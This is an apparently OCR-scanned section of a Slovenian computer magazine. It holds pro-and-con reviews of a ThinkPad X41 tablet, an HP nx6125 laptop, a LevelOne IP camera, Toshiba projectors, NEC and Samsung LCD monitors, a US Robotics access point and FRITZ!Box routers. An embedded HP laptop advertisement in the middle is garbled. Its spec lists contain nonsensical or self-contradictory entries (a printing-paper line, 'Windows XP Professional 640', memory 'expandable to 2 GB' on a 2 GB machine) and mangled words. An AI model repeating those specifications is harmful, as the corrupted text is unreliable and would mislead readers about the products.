ZA: ThinkPad X41 tablet je prvi izdelek, ki ga je novo podjetje predstavilo pod imenom Lenovo, čeprav še vedno nosi tudi napisa IBM in ThinkPad. V razred ultralahkih prenosnikov se X41 Tablet uvršča s svojimi 1,61 kilograma ter 3,5 ure avtonomije z osnovno 4-celično baterijo. Prenosnik ohranja vse prednosti tehnologije **ThinkVantage**, vdelan ima bralnik prstnih odtisov, aktivni sistem varovanja trdega diska (senzor gibanja izklopi trdi disk pri pospešenem premiku oz. padcu) ... Hkrati je to **prvi tablični računalnik iz družine ThinkPad** in, roko na srce, tablični del se z možnostjo hitrega beleženja, skiciranja in komentiranja oz. popravljanja dokumentov izkaže za **izjemno koristen in uporaben**. Odličen zaslon, ki je svetel in ima velik vidni kot, lahko **zavrtimo okoli osi** in tako izbiramo med prenosnikom oz. tablico. Tipkovnica ni nič manjša, kot smo sicer vajeni iz serije X. Pohvaliti velja komunikacijski del, saj imamo gigabitni ethernet, brezžični vmesnik 802.11a/b/g ter vmesnik bluetooth. Z dodatnimi baterijami se lahko prenosniku podaljša avtonomija tudi preko 10 ur. Preizkušeni komplet je vseboval večjo 8-celično baterijo (5,5 h) ter priklopno postajo z vdelanim CDRW/DVD-bralnikom (žal ne tudi DVD-zapisovalnikom). Odliko si spet zasluži zaokrožena in popolna **programska podpora** prenosnika, ki naslavlja varnost, zaščito in produktivnost v celotnem življenjskem ciklu.

PROTI: Dodatne baterije zelo hitro večajo tudi skupno težo prenosnika. Pogrešali smo dodatno programsko opremo, recimo One Note. Integrirana Intelova **grafična kartica** žal ne bo kos grafično zahtevnejšim nalogam ali novejšim igram, a seveda prenosnik temu ni namenjen. Novi ThinkPad je oblikovno zelo resen in tudi za poslovneže preveč enoličen in pust. Konkurenca je tudi v ultraprenosnem razredu zmožna v prenosnik vdelati **optično enoto**. Morda je cena za ponujeno malce **previsoka**. **JM**

PREIZKUSILI SMO ...

prenosni računalnik

HP Compaq nx6125



Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije: HP Slovenija, Ljubljana Spletni naslov: www.hp.com Cena: 280.000 SIT	
Tehnični podatki	
Procesor: AMD Turion 64 Mobile, 2,2 GHz Pomnilnik: DDR SDRAM, 512 Trdi disk: 60 GB Vdelane pomnilniške enote: DVD+-RW, bralnik pomnilniških kartic 6v1 Zaslon: 15-palčni SXGA+, 1400 x 1050 pik Grafična kartica: ATI Mobility Radeon X300 Vmesniki: 3x USB 2.0, VGA, izhod/vhod za zvok, 1394, RJ-11, RJ-45, S-video TV-izhod, 56 K modem, gigabitni Ethernet, PCMCIA, ExpressCard, 802.11a/b/g, vmesnik Bluetooth Delovanje baterij: 2:30; BatteryMark Mere: 328 x 267 x 31 mm, 2,72 kg	

ZA: Podjetje HP je predstavilo nov prenosnik, ki uporablja nov mobilni procesor **AMD Turion 64**, z 1 MB vgrajenega hitrega drugostopenjskega predpomnilnika. Glede zmogljivosti in porabe energije se procesor uvršča malce pod tehnologijo Intel Centrino. Prenosnik gradi na veznem naboru **ATI PCI Express Radeon XPRESS 200M** in ponuja visoko zmogljivost vodila PCI Express. Vdelani je grafični pospeševalnik PCI Express **ATI Mobility Radeon X300**. Za varnost je poskrbljeno z **biometričnim bralnikom prstnih odtisov**, ki zagotavlja, da nepooblaščen ne bodo mogli brati podatkov s trdega diska. Glede varnosti in zmogljivosti je dobro poskrbljeno saj priloženi pripomočki in orodja, med njimi HP ProtectTools in HP DriveLock, pokrivajo celoten spekter uporabe. Prav bo prišel tudi vgrajen bralnik pametnih kartic. Prenosnik ima tudi novo ohišje, ki tehta zgolj 2,72 kg kljub 15-palčnemu zaslonu. Tipkovnica pa je odporna na razlitje tekočin. Dodatno vrednost nudijo tudi komunikacijske zmožnosti, saj sta vgrajena brezžični vmesnik 802.11b/g ter adapter bluetooth. Dve radijski anteni sta vgrajeni v zaslon računalnika. Cena prenosnika je še toliko sprejemljivejša, ker so uporabili procesor AMD Turion namesto Celerrona, ki je nekoliko dražji in manj zmogljiv.

PROTI: Grafična kartica ATI Mobility Radeon Express 200M si **deli 128 MB sistemskega pomnilnika**, kar je treba upoštevati ob nakupu. Morda je bolje kupiti že v osnovi nekoliko več pomnilnika. **MS**

omrežna videokamera

LevelOne FCS-1030



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Digital Data Communications d.o.o., Ljubljana

Spletni naslov: www.level1.com

Cena: 42.000 SIT

Tehnični podatki

Ločljivost: 640 x 480

Vmesniki: Ethernet 10/100BaseT

Pomnilnik: 16 MB

Format zajema: MPEG 4

Drugo: Napajalnik, stojalo za montažo, detektor gibanja, mikrofoni.

ZA: Omrežne IP-kamere so se razvile s trga, ki so ga oblikovali napredni uporabniki spletnih kamer. Omrežne kamere so tako po tehničnih specifikacijah le kanček nad spletnimi, vendar pa se razlikujejo po vmesniku, ki je skoraj vedno **ethernet**, ponekod pa je na voljo še **brezžična** povezava. Tudi LevelOne FCS 1030 je klasična omrežna kamera, primerna za video nadzor doma ali pisarne. Omogoča zajem 30 slik na sekundo pri ločljivostih 160 x 120 in 320 x 240 ter 10 slik na sekundo pri polni ločljivosti 640 x 480. Za kodiranje uporablja videokamera kodek **MPEG 4**, Poleg videa kamera zajema tudi **zvok**, ki ga zna tudi zelo uspešno **sinhronizirati** s sliko. Dostop do kamere je možen prek **spletnega vmesnika** ali posebnega programa **LevelOne**, ki je kameri tudi priložen in omogoča zajemanje in nadziranje z do 16 kamer hkrati. Kamera podpira 4x digitalni zum, prek programa LevelOne pa je moč določiti še snemanje le pri zaznanem premikanju, lahko pa v takem primeru nastavimo še obveščanje nadzornika ob dogodku prek e-poštnega sporočila. Prav tako lahko program signale vseh kamer shranjuje neposredno na trdi disk ali pa določi le zajem posameznih posnetkov na časovni interval. Kamera ima ethernetni vmesnik 10/100 in vhod za napajanje. Namestitev kamere je preprosta, priloženi program jo poišče v omrežju in že se lahko povežemo v spletni strežnik, vdolan v kamero. Kamera pozna celo **dinamični DNS**, s čimer lahko do nje z vedno istim domenskim naslovom pridemo tudi prek ADSL-linij.

PROTI: Napajalnik ima le dober meter in pol dolg kabel, kar je lahko problematično, če hočemo kamero namestiti na višje mesto, od koder bi pokrivala večji kot. Kamera je primerna le za namestitev v **notranjosti** prostorov, saj ni odporna na vremenske vplive. Tudi ločljivost in osvežitve kažejo, da gre za dokaj osnovni model. **JM**

videoprojektor

Toshiba TDP-P75



Skupna ocena:

Razmerje cena/kakovost:

Informacije: TIFT, d.o.o., Ljubljana

Spletni naslov: www.toshiba.com

Cena: 588.000 SIT

Tehnični podatki

Tehnologija in ločljivost: XGA DPL, 1024 x 768

Svetilnost: 2300 ANSI-lumnov

Kontrast: 2000 : 1

Življenjska doba žarnice: 2000 ur, (3000 ur v ekonomičnem načinu)

Vmesniki: 1x kompozitni video, 1x S-Video, 1x D-Sub, 2x avdio (mini jack), izhod za monitor

Mere in teža: 245 x 86 x 183 mm; 1,9 kg

Daljinski upravljalnik: Z laserjem in miško

Dodatno: Torbica

ZA: Toshiba bin novi projektor P75 je namenjen **prenosni rabi**, saj s slabima dvema kilogramoma in majhnimi merami (v torbici) kar vabi k prenašanju. Vendar ne pustite, da vas majhnost zavede – projektor ima za ta razred **izredno visoko svetilnost**, saj je slika tudi v svetlem prostoru zelo kontrastna in svetla. Reprodukcijske barve so dobre. Projektor ponuja uravnoteženost kakovosti in funkcij, kjer med drugim premore navpično odpravo trapeznega popačenja slike. Na razdalji dveh metrov je diagonalna projekcijske slike dober meter in pol, kar je za ta razred odlično. Projektor ima pregledne in prijazne zaslonske menije, ostrino in povečevanje pa je treba nastaviti ročno. Tudi drugi gumbi so na ohišju razporejeni logično in so primerno označeni. Med delovanjem je projektor dokaj tih. Najvišja delovna ločljivost je do 1024 x 768, podprt je tudi prikaz slike **16 : 9**, projektor pa podpira tudi vir PAL in NTSC, celo **HDTV-sliko** zna brez težav prikazati (načini 1080i, 720p, 576i). Daljinski upravljalnik ima laser, moč pa ga je uporabljati tudi kot brezžično računalniško miško. Projektor ima vdolan zvočnik.

PROTI: Pogrešali smo vhod HDCP, cena je sicer visoka, a na ravni konkurence v tem razredu.

JM

videoprojektor

Toshiba TDP-TW300



Skupna ocena:

Razmerje cena/kakovost:

Informacije: TIFT, d.o.o., Ljubljana

Spletni naslov: www.toshiba.com

Cena: 948.000 SIT

Tehnični podatki

Tehnologija in ločljivost: XGA 1x 0,7" DPL, 1024 x 768

Svetilnost: 3000 ANSI-lumnov

Kontrast: 2000 : 1

Življenjska doba žarnice: 2000 ur (3000 ur v ekonomičnem načinu)

Vmesniki: 1x kompozitni video in 1x komponentni video (5x bnc), 1x S-video, 1x D-sub, 1x DVI-I, 2x RCA (stereo), 3x avdio in (mini jack)


Mere in teža: 340 x 115 x 329 mm; 4,9 kg

Daljinski upravljalnik: Z laserjem

Dodatno: Ethernetni priključek, brezžična 802.11b/g kartica, izhod za monitor, krmiljenje preko RS232, prikaz dveh virov sočasno (split screen), stereo zvočnika 2 x 4 W, moč žarnice 300 W, torbica

ZA: Toshiba bin TDP-TW300 je osvežitev najvišjega kakovostnega razreda. Velik projektor je namenjen rabi v velikih dvoranah, torej institucionalni oz. poslovni rabi. Gradi na predhodniku T250, s katerim si deli identično ohišje in nekaj konkurentom nepoznanih funkcij, kot je **prikaz dveh slik sočasno** (iz dveh virov), kjer se zaslon bodisi razdeli na polovico bodisi je prikaz slike v(na) sliki – kar odpira nove možnosti zanimive rabe, recimo v šolstvu ali pri predstavitev ... Sliko zna prikazati tudi **prek žičnega in brezžičnega omrežja**, ima možnost projekcije **na šolske table** (barvne podlage – projektor ustrezno kompenzira in ustvari sliko pravih barv). Projektor ima visoko zmogljivost tako kontrasta kot svetilnosti, slika pa je bila na dveh metrih velika okoli 2 metra, kar je odličen rezultat. Slika je izredno jasna in svetla tudi ob svetlobno neugodnih razmerah, barve so verne, naravne, za kar gre zasluha novemu čipu **NCE**. Optična motorizirana povečava do faktorja 1,5x je gladka, prav tako motorizirano **pametno učenje**. Projektor se s pritiskom na gumb za enostavno nastavitve samodejno nastavi, samodejno popravi trapezno popačenje slike po višini, po širini pa ga je treba ročno. Krmiljenje projektorja je enostavno. Na zadnji strani ima bogat nabor vmesnikov ter rezo PCMCIA. Prepriča tudi množica vhodov in izhodov. Zanimiv je daljinski upravljalnik, ki lahko upravlja še funkcijo preproste računalniške miške in ima vdolan izredno **močan laserski kazalnik**.



PROTI: Prav bi prišel vmesnik HDMI (za HDTV). **Cena** je precej zasoljena, še zlasti ker so na pohodu LED-projektorji, ki bi utegnili razmerja moči in cene v vseh razredih kmalu znižati. **JM**



Zdaj lahko vašim zaposlenim privaščite prenosnike, ki si jih zaslužijo.

Vaši zaposleni kot pravi, aktivni profesionalci potrebujejo najbolj napredno med obstoječimi mobilnimi tehnologijami. Puling prednosti kot so trajnost baterije, mobilnost, grafična zmogljivost in hitra varnost, je zaposlenim pomembna tudi težna znanost, ki ji lahko zaupajo. Z drugimi besedami, potrebujejo prenosnike HP. Profesionalni prenosniki, na katere bodo ponosni, saj jim bodo zagotovili ravno tisto, kar potrebujejo. Preverite cene in ugotovite kate, da ni treba velike, da zadovoljite vsakega med zaposlenimi.

HP priporoča Microsoft® Windows® XP Professional.



HP Compaq nc8110 notebook pc

- Intel® Core™ Mobile Technology
Procesor Intel® Pentium® M 750 (1.73 GHz, 2MB cache)
Integriran omrežni Intel® PRO 1000 MTX 11 b/g
- Microsoft® Windows® XP Professional 640
- Pomnilnik 2 GB (2 x 1 GB), razširjen do 2 GB
- Hitri disk 60 GB (SATA) 4800 rpm
- Vpisane papirne 150 x 100 mm, 3000 strani
- Intel® Graphics Media Accelerator 950 do 128MB pomnilnika „Intel“
- Zaslona 15.0" WXGA (1280 x 800) + Touch
- Integriran modem 56K in mobilni modem 10/100
- Integriran omrežni Bluetooth
- Integriran mobilni omrežni z dvema postajama
- Teža 2,75 kg
- Garancija 1 leto

Cena: **256.051,00 SIT**
Cena z DDV: 267.261,20 SIT

HP Compaq nc8120 notebook pc

- Intel® Core™ Mobile Technology
Procesor Intel® Pentium® M 750 (1.73 GHz, 2MB cache)
Integriran omrežni Intel® PRO 1000 MTX 11 b/g
- Microsoft® Windows® XP Professional 640
- Pomnilnik 2 GB (2 x 1 GB), razširjen do 2 GB
- Hitri disk 60 GB (SATA) 4800 rpm
- Vpisane papirne 150 x 100 mm, 3000 strani
- Intel® Graphics Media Accelerator 950 do 128MB pomnilnika „Intel“
- Zaslona 15.0" WXGA (1280 x 800) + Touch
- Integriran modem 56K in mobilni modem 10/100/1000
- Integriran omrežni Bluetooth
- Integriran mobilni omrežni z dvema postajama
- Teža 2,7 kg
- Garancija 1 leto

Cena: **299.531,00 SIT**
Cena z DDV: 309.437,20 SIT

HP Compaq nc8220 notebook pc

- Intel® Core™ Mobile Technology
Procesor Intel® Pentium® M 750 (1.73 GHz, 2MB cache)
Integriran omrežni Intel® PRO 1000 MTX 11 b/g
- Microsoft® Windows® XP Professional 640
- Pomnilnik 2 GB (2 x 1 GB), razširjen do 2 GB
- Hitri disk 60 GB (SATA) 4800 rpm
- Vpisane 100%/100% mobilne 11 papirne
- Intel® Wireless LAN/Bluetooth 2.0/USB 2.0
- Zaslona 15.0" WXGA (1280 x 800) + Touch
- Integriran modem 56K in mobilni modem 10/100/1000
- Integriran omrežni Bluetooth
- Integriran mobilni omrežni z dvema postajama
- Teža 2,8 kg
- Garancija 1 leto

Cena: **344.432,00 SIT**
Cena z DDV: 357.118,40 SIT



KLICNITE	www.dias.si/hp/okcija
POKLIČITE	080 17 30
OBISČITE	www.oxtera.si/hp/okcija



LCD-monitor

NEC MultiSync 2170NX



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Acord-92, d.o.o., Ljubljana

Spletni naslov: www.nec-mitsubishi.com

Cena: 229.900 SIT

Tehnični podatki

Velikost diagonale: 21,3 palcev

Ločljivost: 1600 x 1200 @ 60 Hz

Barvna globina: 16,77 milijona barv

Zorni kot: 176 stopinj vodoravno, 176 stopinj navpično

Svetilnost: 300 cd/m²

Kontrastno razmerje: 900 : 1

Osveževanje: PVA, 8 ms

Vmesniki in priključki: D-Sub, DVI-I, DVI-D,

USB-zvezdišče

ZA: Monitor NEC 2170NX je najnovejši in hkrati tudi **največji** predstavnik družine NX, ki s kakovostjo meri na **množičnejši** potrošniški trg, ki ga sicer bolj specializirani zasloni NEC prej cenovno niso naslavljali. Zaslon se navkljub **21,3 palca diagonale** na mizi zdi manjši, za kar se gre verjetno zahvaliti prijetnemu ohišju v kombinaciji črne barve in tankega srebrnega okvirja zaslona spredaj. Gumbi so kot vsi v seriji NX neopazno postavljeni v spodnji del zaslona. Za **ergonomijo** je poskrbljeno, saj se monitor nastavlja tako po višini kot po navpičnem kotu, enostavno pa ga je moč tudi obračati levo in desno. Napajalnik je vdelan v zaslon. Zaslon omogoča priključek tako prek analognega kot digitalnega vmesnika DVI. Uravnoteženje slike je **samodejno**, brez potrebe po nastavljanju uporabnika, možno pa je tudi ročno nastavljanje temperature barv. Zaslon podpira paleta **sRGB** in barve so odlične. Matrika z deklariranim časom osveževanja **8 ms** je dovolj hitra za gledanje filmov in igranje hitrih iger. Brez nadaljnega lahko priznamo, da je razvoj matrik **PVA** v zadnjem letu dosegel preboj, saj sta tako čas osveževanja kot barvna predstavitev odlična! Funkcija Dynamic Visual Mode (DV) omogoča uporabniku **hitre preklope med barvnimi profili**, namenjenimi igram, videu in slikam – možne pa so tudi uporabnikove nastavitve.

PROTI: Žal monitorja ni moč zasukati v **pokončen položaj**. Vidni kot je sicer dober, a bi bil lahko boljši – že pri vodoravnem kotu 45 stopinj barve zbledijo. Pogrešali smo NEC-ovo tehnologijo za **samodejno prilagajanje kontrasta in svetilnosti** delovnim razmeram. USB-zvezdišče ponuja le dvoje vrat. **JM**

LCD-monitor

NEC MultiSync 2070NX



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Acord-92, d.o.o., Ljubljana

Spletni naslov: www.nec-mitsubishi.com

Cena: 209.900 SIT

Tehnični podatki

Velikost diagonale: 20 palcev

Ločljivost: 1600 x 1200 @ 60 Hz

Barvna globina: 16,77 milijona barv

Zorni kot: 176 stopinj vodoravno, 176 stopinj navpično

Svetilnost: 250 cd/m²

Kontrastno razmerje: S-IPS, 700 : 1

Osveževanje: 16 ms

Vmesniki in priključki: D-Sub, DVI, USB-zvezdišče

ZA: Srednji izmed velikanov, NEC 2070NX, je na videz sicer podoben večjemu bratu, vendar gre v bistvu za povsem drug zaslon. Ta namreč gradi na matriki **S-IPS**, ki z deklariranim časom osveževanja sicer dosega 16 ms, a je teh 16 ms skoraj konstantnih v vseh barvnih in sivinskih prehodih. Zaslon se lahko pohvali z **odličnim vidnim kotom**, ki je, čeprav na papirju enak kot pri 2170NX, v resnici še boljši. Monitor je podobno ergonomsko oblikovan, testni model pa je bil odet v klasično belo oz. bež barvo. Menijski sistem in krmilni gumbi so enaki kot pri večjem bratu in vseh zaslonih razreda NX. Enako je tudi z **ergonomijo**, monitor se nastavlja po višini, po navpičnem kotu ... Tudi tu je napajalnik vdelan v zaslon, poleg tega pa je tu USB-zvezdišče s 4 priključki za naprave. Monitor omogoča priklop prek analognega in digitalnega vmesnika **DVI**. Slika je dobra, svetla in **barve so odlične**. Pri analognem priklopu tehnologija NTAA samodejno nastavi optimalno sliko. Seveda je podprta tudi paleta **sRGB**, ki razširja količino prikazanih barv in omogoča enostavnejšo usklajevanje barvnih tonov med različnimi napravami. Zaslon podpira DV, Težav pri interpolaciji v nižji ločljivosti nismo zaznali. Zaslon je zaradi verne predstave barv zanimiv za **oblikovalce**, zaradi hitrosti in stalnosti osveževanja pa tudi za **igralce in filmofile**.

PROTI: Žal monitorja ni moč zasukati v **pokončen položaj**. Pogrešali smo NEC-ovo tehnologijo za **samodejno prilagajanje kontrasta in svetilnosti** na delovne razmere. Razpon med zelo svetlimi in zelo temnimi toni na isti sliki bi bil lahko boljši, nekatere druge tehnologije matrike S-IPS že prehitujejo pri kontrastu **JM**

LCD-monitor

Samsung 193P+



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.d., Ljubljana

Spletni naslov: www.samsung.com

Cena: 129.900 SIT

Tehnični podatki

Velikost diagonale: 19 palcev

Ločljivost: 1280 x 1024 @ 60 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 178 stopinj vodoravno, 178 stopinj navpično

Svetilnost: 250 cd/m²

Kontrastno razmerje: 1000 : 1

Osveževanje: PVA, 8 ms

Vmesniki in priključki: D-Sub, DVI-D

ZA: Nedavno je Samsung v svoji profesionalni liniji LCD-monitorjev predstavil osvežen model 193P plus, ki je na videz podoben izvirniku 193P (stojalo zaslona je spremenjeno), a se ponaša z drugo LCD-matriko. Vsekakor gre za trenutno Samsungov **najboljši** model. Poleg ergonomije in videza – treba je priznati, da gre za enega najlepših zaslonov – zaslon tudi funkcionalno in kakovostno izstopa. Vsi priključki so skriti v spodnjem delu zadnje strani stojala, kar bo zmanjšalo štrljenje kablov. Monitor je moč **obračati v vse smeri**, možen je tudi zasuk v pokončen položaj. Moč ga je pritrditi tudi **na steno**, celo konzola je že priložena. Gumb za vklop je občutljiv na dotik. Drugih gumbov na monitorju ni, saj se zaslon upravlja kar s programom **MagicTune**. To je po svoje za uporabnika tudi preprosteje, vendar smo omejeni na operacijski sistem Windows. V zaslon je vdelana tudi tehnologija **MagicBright II**, ki optimira sliko za različna opravila. Prikazana slika ima žive barve, dobra pa so tudi razmerja med svetlimi in temnimi toni na isti sliki. Odzivni čas **8 ms** zadovolji tako igralce kot uživalce ob filmskem programu. Barve in svetlost so razporejene enakomerno. Zaslon ima dober vidni kot.

PROTI: Bodite pozorni, da pomotoma ne kupite starejšega modela 193P. Monitorju zamerimo, da je zmožnost nastavljanja po višini dokaj omejena. Čeprav je cena modela 193P+ dokaj visoka, pa pada, in še bo, saj je Samsung že napovedal naslednika, 194T. Ta bo prinesel izboljšave predvsem pri kontrastnih razmerjih. **JM**

dostopna točka

US Robotics MAXg

Skupna ocena: Razmerje cena/kakovost:

Informacije: CHS, d.o.o.

Spletni naslov: www.usr.com

Cena: Usmerjevalnik 20.700 SIT;

vmesnik USB 14.900 SIT

Tehnični podatki

Frekvenca in hitrost: 2,4 GHz, 54 Mb/s

Podprti protokoli: IEEE 802.11g/802.11b

Načini upravljanja: Spletni vmesnik

Dodatne funkcije: Povečanje hitrosti na 128 Mb/s,

MaxG povečanje dosega, WPA2 (802.11i),

Qos 802-11e

Priloženo: Programska oprema, vmesnik za

namestitve, navodil

ZA: US Robotics, ki imamo vsi v dobrem pomenu kot enega najboljših proizvajalcev modemov, se je po porastu širokopasovnih povezav interneta preusmeril v proizvodnjo vseh vrst omrežne opreme. Brezžična dostopna točka MAXg, model 5451, in brezžični USB-modul MAXg, model 5421, z uporabo naprednega procesiranja radijskih signalov **obljubljata 50 % povečan domet in višje hitrosti prenašanja podatkov**. V ta namen uporabljata izboljšan način pospešenega prenosa do 125 Mb/s (ter XPressov 54g+). Samo **izboljšano procesiranje** naj bi povečalo občutljivost sprejemnega dela, ki naj bi iz okolja s šumom bolje interpretiral še bolj oddaljen brezžični signal. Normalna brezžična omrežna oprema pri povečanem razmerju med signalom in šumom kaj hitro preklopi na počasnejšo prenosno hitrost, kjer pa po rezultatih našega testiranja MAXg do neke mere stvari obrne na bolje. Vendar pa je obljuba o 50 % povečanem dometu, brez kakršnihkoli povečan zmogljivosti sicer popolnoma korektna 2 dBi antene, **pretirana**. Priznati je treba, da je moč anteno odviti in jo nadomestiti z močnejšo. Dostopna točka je sicer prijetna za konfiguracijo, spletni vmesnik je zelo enostaven. Resnično velja pohvaliti vključitev novega varnostnega standarda, **802.11i**, imenovanega tudi **WPA2**, ki si sicer šele utira pot v naslednjo generacijo brezžične opreme. Oprema pozna tudi standard **802.11e** za **zagotavljanje kakovosti storitve** (zagotovljena pasovna širina za protokole, ki jim določimo prioriteto). Uporaba WPA2 zahteva isti standard tudi pri sprejemniku, in v navezi z brezžičnim USB-vmesnikom je povezava šifrirana močnejše, kot je bilo to možno doslej, in tako omrežje je resnično varnejše pred grožnjami iz okolice in interneta.

PROTI: Dostopna točka glede na predhodno generacijo brezžične opreme US Robotics ponuja **premalo možnosti**, prav tako pa v resnici ne **izpolnjuje obljub** o večji hitrosti in daljšem dometu kot pri opremi z antenami MIMO. **JM**

ADSL VoIP-usmerjevalnik

FRITZ!Box DSL

Skupna ocena: Razmerje cena/kakovost:

Informacije: Alterna intertrade, d.d.

Spletni naslov: www.avm.de

Cena: 28.700 SIT

Tehnični podatki

Načini upravljanja: Spletni vmesnik

Število in tipi vmesnikov: 1x priklp za kabel DSL, 2x

LAN 10/100; 1x USB

Priložena programska oprema: Vmesnik za namestitve, navodila

Podprti protokoli: TCP/IP, PPPoE, PPPoA, DHCP

Modem: Vdelan, Annex B ADSL 2/2+

Virtualni strežniki: Da

Selektivni požarni zid: Da

Prepustnost IPsec/VPN: Da (IPsec-ESP Tunnel mode, L2TP, PPTP)

Nadgradljiva strojno programska oprema: Da

ZA: AVM je v Nemčiji z družino izdelkov Fritz! doživel velik uspeh, saj so skoraj vsi veliki telekomunikacijski operaterji svojim naročnikom prilagali opremo tega proizvajalca. Box DSL je najosnovnejši predstavnik družine Fritz!, gre pa za **ADSL-modem** z vdelanim **usmerjevalnikom** in **mini stikalom**. Tako v eni škatli združuje vse, kar potrebuje **manj zahteven uporabnik**. Modemski del je združljiv s specifikacijo **ADSL 2+**, s čimer je naložba varna tudi za bližnjo prihodnost. Uporabnik lahko računalnik priklopi v enega izmed dveh ethernetnih priključkov ali pa neposredno v USB-priključek. Slednji je namenjen tudi priklupu posebnih naprav, kot sta igralna konzola (Xbox ali PlayStation 2) ali prenosni računalnik. Vsa konfiguracija te preproste naprave se odvija prek **spletnega vmesnika**, za osnovno delovanje ADSL-a pa ni potrebno nikakršno nastavljanje. Napredni uporabniki bodo vsekakor v »ekspertnem« zavihku našli dovolj možnosti, kot so virtualni strežniki ipd. Pohvaliti je treba sodelovanje med nemško državo in AVM-jem, saj radi poudarijo, da je vdelani požarni zid preveril TÜV, in uporabniki to jemljejo kot pozitivno (ne upam si ugibati, kako bi to vzeli pri nas). Zanimivi funkcionalnosti, ki ju nismo našli nikjer drugje, **sta merilnik aktivnosti**, ki beleži tako čas kot omrežni promet in s tem pomaga uporabniku nadzirati svoj internetni račun, ter **upravljalnik s pasovno širino**, ki omogoča omejevanje posameznih omrežnih aktivnosti. Pohvalno je tudi to, da je škatli priloženo dovolj omrežnih kablov, tudi daljših.

PROTI: Čeprav gre za osnovno napravo, bi lahko vanjo vdelali vsaj še dve ethernetni vrati. Če imamo več računalnikov, je namreč treba prikloppi še stikalo ali razdelilnik. **JM**

ADSL VoIP-usmerjevalnik

FRITZ!Box Fon

Skupna ocena: Razmerje cena/kakovost:

Informacije: Alterna intertrade, d.d.

Spletni naslov: www.avm.de

Cena: 45.360 SIT

Tehnični podatki

Načini upravljanja: Spletni vmesnik

Število in tipi vmesnikov: 1x priklp za kabel DSL, 1x

LAN 10/100; 1x USB, 1x ISDN/analogni telefon,

2x POTS za analogni telefon

Priložena programska oprema: Vmesnik za namestitve, navodila

Podprti protokoli: TCP/IP, PPPoE, PPPoA, DHCP, G.711,

G.723.3, G.729, SIP

Modem: Vdelan, Annex B ADSL 2+

Virtualni strežniki: Da

Selektivni požarni zid: Da

Prepustnost IPsec/VPN: Da (IPsec-ESP Tunnel mode, L2TP, PPTP)

Nadgradljiva strojno programska oprema: Da

